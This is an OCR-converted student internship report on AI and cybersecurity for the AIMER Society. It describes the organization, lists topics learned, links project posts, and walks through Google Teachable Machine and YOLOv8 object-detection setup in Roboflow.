Internship Report-2024

AI & Cyber Security

Name: Ganti Mahesh

Roll Number: 21551A0527

College Name: Godavari Institute of Engineering and Technology

Department: Computer Science and Engineering

Internship Period: Started from May 15th 2024

Organization: Artificial Intelligence Medical and Engineering Researchers Society

Inspire, Innovate, Implement, Improve.

Submitting Internship Report to:

Sai Satish
AIMERS
Email: info@AimerSociety.com

About AIMERS:

Details about AIMER Society

Name: Artificial Intelligence Medical and Engineering Researchers Society (AIMER Society)

Overview:

The Artificial Intelligence Medical and Engineering Researchers Society (AIMER Society) stands as a premier professional organization at the forefront of the advancement of Artificial Intelligence (AI) within the realms of medical and engineering research. This esteemed society is committed to driving innovation and excellence in AI by fostering a collaborative environment among researchers, practitioners, and students from diverse backgrounds and disciplines.

The AIMER Society's mission is to serve as a catalyst for the development and application of cutting-edge AI technologies that can address complex challenges in healthcare and engineering. By creating a vibrant and inclusive platform, the society facilitates the exchange of knowledge, ideas, and best practices among its members. This collaborative approach ensures that AI research is not only innovative but also practically applicable, leading to real world solutions that can significantly improve medical outcomes and engineering processes.

In pursuit of its mission, the AIMER Society organizes a wide array of activities and initiatives designed to promote AI research and development. These include annual conferences, symposiums, and workshops that bring together leading AI experts to discuss the latest advancements and trends. Such events provide invaluable opportunities for networking, collaboration, and professional growth.

Mission:

The mission of the AIMER Society is to promote the development and application of AI technologies to solve complex medical and engineering problems, improve healthcare outcomes, and enhance engineering solutions. The society aims to bridge the gap between theoretical research and practical implementation, encouraging interdisciplinary collaboration and real- world impact.

Objectives:

- To advance research in AI and its applications in medical and engineering fields.
- To provide a platform for researchers, practitioners, and students to share knowledge and collaborate on AI projects.
- To organize conferences, workshops, and seminars for the dissemination of AI research and knowledge.
- To support the professional development of AI researchers and practitioners through training programs, certifications, and networking opportunities.
- To foster ethical AI practices and address societal challenges related to AI deployment.

Key Activities:

- Conferences and Workshops: Organizing annual conferences, symposiums, and workshops that bring together leading AI experts, researchers, and practitioners to discuss the latest advancements and trends in AI.
- Research Publications: Publishing high quality research papers, journals, and articles on AI technologies and their applications in medical and engineering fields.
- Competitions and Contests: Hosting AI model development and chatbot contests to encourage innovation and practical applications of AI among students and professionals.
- Training Programs: Offering training and certification programs in AI and related technologies to enhance the skills and knowledge of members.
- Collaboration Projects: Facilitating collaborative projects between academia, industry, and healthcare institutions to drive AI innovation and practical solutions.

Membership:

The AIMER Society offers various membership categories, including individual, student, and corporate memberships. Members gain access to exclusive resources, networking opportunities, and discounts on events and publications. The society encourages participation from AI enthusiasts, researchers, practitioners, and organizations interested in the advancement of AI technologies.

Leadership:

The AIMER Society is led by a team of experienced professionals and experts in the fields of AI, medical research, and engineering. The leadership team is responsible for strategic

planning, organizing events, and guiding the society towards achieving its mission and objectives.

Impact and Achievements:

- Developed AI models for early diagnosis and treatment of medical conditions.
- Contributed to significant advancements in engineering solutions through AI technologies.
- Fostered a global community of AI researchers and practitioners.
- Organized successful conferences and workshops with high participation and impactful outcomes.
- Published influential research papers and articles in reputed journals.

Future Goals:

- Expand the scope of research and applications in AI to cover emerging fields and technologies.
- Increase collaboration with international AI societies and organizations.
- Enhance training and certification programs to meet the evolving needs of AI professionals.
- Promote ethical AI practices and address challenges related to AI governance and societal impact.

Contact Information:

Website: AIMER Society Website http://www.aimersociety.com

Email: info@aimersociety.org

Phone: +91 9618222220

Address: Sriram Chandra Nagar, Vijayawada

List of Topics Learned

During the internship, I gained knowledge and hand-son experience in the following topics:

1. **Computer Vision:** Techniques and applications for enabling machines to interpret and process visual information from the world.
2. **Image Classification:** Google Teachable Machine Screenshots, the process of categorizing and labelling groups of pixels or vectors within an image based on specific rules.
3. **Image Object Detection:** The task of detecting instances of objects of a certain class within an image.
4. **YOLO (You Only Look Once):** Object Detection: Prefer Medical, Agriculture, Drones, traffic dataset, A real time object detection system that predicts bounding boxes and class probabilities directly from full images.
5. **Medical Image Analysis and Labelling:** use Roboflow show how to label objects, Techniques for analysing and labelling medical images to assist in clinical diagnosis and research.
6. **Human Pose Estimation:** Google teachable machine the process of detecting and tracking human figures and their poses in images or videos.
7. **Media pipe Studio:** Hand gestures screenshots, A framework for building multimodal applied machine learning pipelines.
8. **Chatbot Development:** Creating interactive agents that can converse with humans using natural language.
9. **Google Dialog flow:** A natural language understanding platform for designing and integrating conversational user interfaces.
10. **Generative AI:** Techniques and models used to generate new content, such as music, text, and images.

    Music Generation: Creating music using AI models.

    Text Generation: Producing coherent and contextually relevant text using AI.

    Image Generation Models: Generating new images using AI techniques.
11. **AI Models:** Various models used for different AI applications.

    Summarization: Creating concise summaries of larger texts.

    Fill mask Models: Predicting masked words within a sentence.

12. **Visual Question & Answering:** Models that answer questions about images.
13. **Document Question & Answering:** Models that answer questions based on document content.
14. **Table Question & Answering:** Models that answer questions using tabular data.
15. **Large Language Models (LLMs)**: Advanced language models that understand and generate humanlike text.
    - **Claude:** A large language model known for its performance in text generation.
    - **GPT:** Generative Pretrained Transformer, a state-of-the-art language model.
    - **Gemini:** An AI model focused on text and language understanding.
    - **LLaMA3:** A large language model by Meta AI.
    - **Open LLMs:** Various opensource large language models.
16. **Other Topics:**
    - **Using Vision API:** Implementing Google's Vision API for image analysis.
    - **Small Language Models (SLMs) , BERT, GPT:** Efficient language models for various NLP tasks.
    - **Ultralytics Hub:** A platform for deploying and managing AI models.
    - **TensorFlow Lite Models:** Lightweight models for mobile and embedded devices.
    - **Sentiment Analysis:** Determining the sentiment expressed in a piece of text.
    - **Deepfakes:** Synthetic media where a person in an existing image or video is replaced with someone else's likeness.

Tasks:

SLNo	Description	Link
1	Chat Bot: I have developed a telegram bot that can interact with human directly with stable diffision	https://www.linkedin.com/posts/mahesh-ganti-05309a22b_aimers-innovation-tech-activity-7211099213261070337-tp-C?utm_source=share&utm_medium=member_desktop
2	Object Detection: I am using Roboflow for detecting objects and using input dataset from universe which is pre trained .in that I am using yolov8 AI model it is the best model to detect objects. In this detection can be done in agriculture, medical fields also	https://www.linkedin.com/posts/mahesh-ganti-05309a22b_yolov8-cardetection-computervision-activity-7213941857184047104-P5-Z?utm_source=share&utm_medium=member_desktop
3	Power BI: Using power bi we can visualize the data in different ways for example in bar charts, pie charts, etc	https://www.linkedin.com/posts/mahesh-ganti-05309a22b_ipl2024-`datavisualization-powerbi-activity-7213838388162912256-twZH?utm_source=share&utm_medium=member_desktop

4	Visual-Question Answering	https://www.linkedin.com/posts/mahesh-ganti-05309a22b_apshe-visualquestionanswering-ai-activity-7213946224599519235-_Pe1?utm_source=share&utm_medium=member_desktop
5	Talking Robot which uses Gemini API	https://www.linkedin.com/posts/mahesh-ganti-05309a22b_texttospeech-voicetovoice-ai-activity-7213961197040123904-lFO9?utm_source=share&utm_medium=member_desktop
6.	Cyber Security Juiceshop challenges	https://www.linkedin.com/posts/mahesh-ganti-05309a22b_owaspjuiceshop-websecurity-cybersecurity-activity-7213964088777822210-Eguk?utm_source=share&utm_medium=member_desktop

Screenshots of Assignments

In this section, we will delve into the practical application of the topics covered during the internship through screenshots of assignments completed. Each screenshot will be accompanied by an explanation detailing the context and achievements of the respective assignment.

1. Computer Vision

- Computer Vision is a field of AI002E
- Computer Vision is an interdisciplinary scientific field that deals with how computers can gain high-level understanding from digital images or videos. From the perspective of engineering, it seeks to understand and automate tasks that the human visual system can do.
- Typically, this involves developing methods that attempt to reproduce the capability of human vision.
- The ultimate goal of computer vision is to initiate the great capabilities of human visual system. Computer vision allows the computers not only to record images but also to interpret them.

Applications of Computer vision:


- Facial recognition
- Self-driving cars
- Robotic automation
- Sports performance analysis
- Agricultural Monitoring…etc

2. Image Classification

Google Teachable Machine: The process of categorizing and labelling groups of pixels or vectors within an image based on specific rules.


Let's Build a Model:

Step 1: Go to Google Teachable Machine. You should be directed to the below shown picture that consists of three options Image, Audio, Pose.




Step 2: Choose the Image project. You will see two options, Standard and Embedded. Choose Standard Image Model because we are not making it for the purpose of microcontrollers. If you choose Embedded Image Model the process will be same as Standard Image Model but the model will be different.


Z




After clicking on Standard Image Project, you will be directed to the below picture, where we add classes. There are two options either you upload images or use the live camera to capture the images.



Step 3: Now, create classes and start uploading the images. Replace class1 with HDMI, class2 with USB Port. After uploading the images click on Train Model.





Step 4: After the model is trained, its time to export the model…

Advantages of Google Teachable Machine:

- Easy to train and deploy.
- Very little time taken to train the model.
- Open source so we can play with multiple classes.

3. Image Object Detection

The task of detecting instances of objects of a certain class within an image.

Object detection is a computer vision task that involves identifying and locating objects in images or videos. It is an important part of many applications, such as self-driving cars, robotics, and video surveillance.

Over the years, many methods and algorithms have been developed to find objects in images and their positions. The best quality in performing these tasks comes from using convolutional neural networks.

One of the most popular neural networks for this task is YOLO, created in 2015 by Joseph Redmon, Santosh Divvala, Ross Girshick, and Ali Farhadi in their famous research paper "You Only Look Once: Unified, Real Time Object Detection".

Since that time, there have been quite a few versions of YOLO. Recent releases can do even more than object detection. The newest release is YOLOv8, which we are going to use in this tutorial.

The main features of this network for object detection is First, we will use a pretrained model to detect common object classes like cats and dogs. Then, I will show how to train your own model to detect specific object types that you select, and how to prepare the data for this process. Finally, we will create a web application to detect objects on images right in a web browser using the custom trained model.

Problems that YOLOv8 can solve:

We can use the YOLOv8 network to solve classification, object detection, and image segmentation problems. All these methods detect objects in images or in videos in different ways, as you can see in the image below:

The neural network that's created and trained for image classification determines a class of object on the image and returns its name and the probability of this prediction.

For example, on the left image, it returned that this is a "cat" and that the confidence level of this prediction is 92% (0.92).

The neural network for object detection, in addition to the object type and probability, returns the coordinates of the object on the image: x, y, width and height, as shown on the second image. Object detection neural networks can also detect several objects in the image and their bounding boxes.


Finally, in addition to object types and bounding boxes, the neural network trained for image segmentation detects the shapes of the objects, as shown on the right image.

Object Detection using YOLOv8:

Adding Data


To get started, create a free Roboflow account.

After reviewing and accepting the terms of service, you will be asked to choose between one of two plans: the Public Plan and the Starter Plan. Choose the public plan and enter a name to the workspace. After click on create workspace.



Then, you will be asked to invite collaborators to your workspace. These collaborators can help you annotate images or manage the vision projects in your workspace.

Once you have invited people to your workspace (if you want to), you will be able to create a project.




For this example, we will be using a dataset of cars to train a model that can identify screws in a kit. This model could be used for quality assurance in a manufacturing facility. With that said, you can use any images you want to train a model.

Leave the project type as the default "Object Detection" option since our model will be identifying specific objects and we want to know their location within the image.


Click “Create Project.” to continue.

Paste the YouTube link and then click next it will process the video here the video is nothing but a series of images here we will take 1 frame/second then click on choose frame rate.

Now click on universe and click on self-driving there are 100 of datasets select “vehicles Computer Vision Project” click on download this dataset. In format select YOLOv8

